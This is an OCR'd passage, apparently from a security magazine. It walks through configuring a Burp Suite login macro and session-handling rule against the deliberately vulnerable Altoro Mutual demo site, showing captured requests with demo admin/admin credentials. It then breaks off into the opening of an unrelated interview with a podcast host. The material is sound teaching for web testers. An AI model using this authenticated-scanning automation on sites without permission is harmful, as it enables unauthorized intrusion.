
Note that the request currently being processed by this session handling rule will still be issued, so the macro should not include this request unless it is necessary to issue it twice.

[✓] Update current request with parameters matched from final macro response
[✓] Update all parameters except for:
[ ] Update only the following parameters:
[ ] Tolerate URL mismatch when matching parameters (use for URL-agnostic CRSF tokens)

[✓] Update current request with cookies from session handling cookie jar
[✓] Update all cookies except for:

Step 12:

Tick the if session invalid and click on add macro. At this point, you will get a Macro Recorder which has all the proxy history. Click and select the page which has the login credentials and performs a login. Click OK.



Macro Recorder

Select the items from the proxy history that you wish to include in the macro, and click "OK". Note that to record a macro now using your browser you will need to ensure that proxy interception is turned off.


Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
83	https://f1-input.mxpnl.net	POST	/data?_channel_id=&_partner_id=3957...	✓	☐	200	405	text	
82	http://detectportal.firefox.com	GET	/success.txt	☐	☐	200	502	text	txt
81	https://f1-input.mxpnl.net	POST	/data?_channel_id=&_partner_id=3957...	✓	☐	200	418	text	
80	https://a587.analyticsdata.com	POST	/related	✓	☐	204	192	text	
79	http://demo.testfire.net	GET	/bank/main.aspx	☐	☐	200	5776	HTML	aspx
78	http://demo.testfire.net	POST	/bank/login.aspx	✓	☐	302	576	HTML	aspx
77	https://f1-input.mxpnl.net	POST	/data?_channel_id=&_partner_id=3957...	✓	☐	200	418	text	
76	https://a587.analyticsdata.com	POST	/related	✓	☐	204	192	text	
75	http://demo.testfire.net	GET	/bank/login.aspx	☐	☐	200	9006	HTML	aspx
74	https://self-repair.mozilla.org	GET	/api/v1/classify_client/	☐	☐	200	902	JSON	
73	http://demo.testfire.net	GET	/favicon.ico	☐	☐	404	1424	HTML	ico
72	https://self-repair.mozilla.org	GET	/api/v1/recipe/?enabled=true	✓	☐	200	18201	JSON	

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://demo.testfire.net/bank/login.aspx
Cookie: amUserInfo=UserName=TWRtaW4=&Password=TWRtaW4=; ASP.NET_SessionId=3cidal45xyer4445no2fif55;
amSessionId=2349545672224
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

uid=admin&passw=admin&btnSubmit=Login
```

Step 13:

Once you click OK, the Macro editor will fire up and you can name it with a custom name, as well as have options to simulate the macro, re-record, re-analyse.



Macro Editor

Use the configuration below to define the items that are included in the macro, and the order they will be issued. You can configure how parameters and cookies are handled for each item. You can also test the macro to confirm it is working correctly.

Macro description: Burp login action macro


Macro items:

#	Host	Method	URL	Status	Cookies received	Derived parameters
1	http://demo.testfire.net	POST	/bank/login.aspx	302	amUserInfo, amUserId	

```
POST /bank/login.aspx HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://demo.testfire.net/bank/login.aspx
Cookie: amUserInfo=UserName=TWRtaW4=&Password=TWRtaW4=; ASP.NET_SessionId=3cidal45xyer4445no2fif55;
amSessionId=2349545672224
Connection: close
Upgrade-Insecure-Requests: 1
```

Step 14:

Before running a test, configure the parameters to identify if Burp has captured the test parameters correctly.



Configure Macro Item: POST request to http://demo.testfire.net/bank/login.aspx

Configure Macro Item

Configure how cookies and request parameters are handled for this macro item.

Cookie handling

- [✓] Add cookies received in responses to the session handling cookie jar
- [✓] Use cookies from the session handling cookie jar in requests

Parameter handling

uid	Use preset value	admin
passw	Use preset value	admin
btnSubmit	Use preset value	Login

Custom parameter locations in response


Name	Value derived from

Step 15:

Since here all is set, we can perform a run of test macro post, click OK.

Step 16:

Now click on final scope and set the URL Scope to all urls / suite scope/ custom scope to guide the macro where to run.



Session handling rule editor

Tools Scope

Select the tools that this rule will be applied to.

- [✓] Target
- [✓] Spider
- [ ] Extender
- [✓] Scanner
- [✓] Intruder
- [ ] Proxy (use with caution)
- [✓] Repeater
- [✓] Sequencer

URL Scope

Use the configuration below to control which URLs this rule applies to.

- (●) Include all URLs
- ( ) Use suite scope [defined in Target tab]
- ( ) Use custom scope

Parameter Scope

You can restrict the rule to requests containing specific parameters if required.


- [ ] Restrict to requests containing these parameters:

Step 17:

I leave it include all URLs here. Let’s now head over to repeater again to test our macro.

Step 18:


Take a look, we are trying to access the main page without cookies in repeater tab:


Burp Suite Free Edition v1.7.21 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://demo.testfire.net
Request
Raw Params Headers Hex
Response
Raw
Type a search term
0 matches

```
GET /bank/main.aspx HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://demo.testfire.net/bank/login.aspx
Connection: close
Upgrade-Insecure-Requests: 1
```


Step 19:

Once we hit go, the cookies will automatically get added to the request and the page will load up!


Burp Suite Free Edition v1.7.21 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://demo.testfire.net
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Done
5,776 bytes | 505 millis

```
GET /bank/main.aspx HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://demo.testfire.net/bank/login.aspx
Connection: close
Upgrade-Insecure-Requests: 1
Cookie: ASP.NET_SessionId=3cida145xyer4445oo2fif55; amSessionId=2349545672224;
amUserInfo=UserName=TWRtaW4=&Password=TWRtaW4=; amUserId=1
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 5504
Content-Type: text/html; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
Date: Sat, 08 Apr 2017 05:13:31 GMT
Connection: close



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
        Altoro Mutual: Online Banking Home
</title><meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1"><link href="../style.css" rel="stylesheet" type="text/css"
/></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
          <table width="100%" border="0" cellpadding="0" cellspacing="0">
                  <tr>
                      <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1"
href="../default.aspx" style="height:80px;width:183px;"><img
```



Altoro Mutual: Online Banking... Altoro Mutual: Online Banking... Altoro Mutual: Online Banking...

demo.testfire.net/bank/main.aspx

Sign Off | Contact Us | Feedback | Search Go

AltoroMutual

DEMO SITE ONLY

MY ACCOUNT PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

I WANT TO ...
- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION
- View Application Values
- Edit Users

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: GO

Privacy Policy | Security Statement | © 2017 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to http://www.watchfire.com/statements/terms.aspx.

Copyright © 2017, Watchfire Corporation, All rights reserved.

So that's it. It's a sweet and simple way to show how Burp is useful for creating session based rules and macros. You can explore it further by using cookie jar/ Burp extender and lots of other options! Happy experimenting!

“Python developers are such a large and diverse group, how could they not have a podcast?”

Interview with Michael Kennedy, the creator of Talk Python To Me Podcast

ABOUT THE AUTHOR

MICHAEL KENNEDY

Michael is the founder and host of Talk Python To Me, a weekly podcast about Python and related software developer topics.

He is an instructor and author for DevelopMentor, co-founder of their online learning platform LearningLine, a Python, .NET, and MongoDB enthusiast.

Michael is an entrepreneur, a father of three girls, a husband, a student, and a teacher. Usually, you can find him in his hometown of Portland, OR. But for much of 2015 and 2016 he's living in Germany.

[Hakin9]: Hello Michael, how are you? Can you tell our readers something about yourself?

[Michael Kennedy]: Hi, thanks for having me.

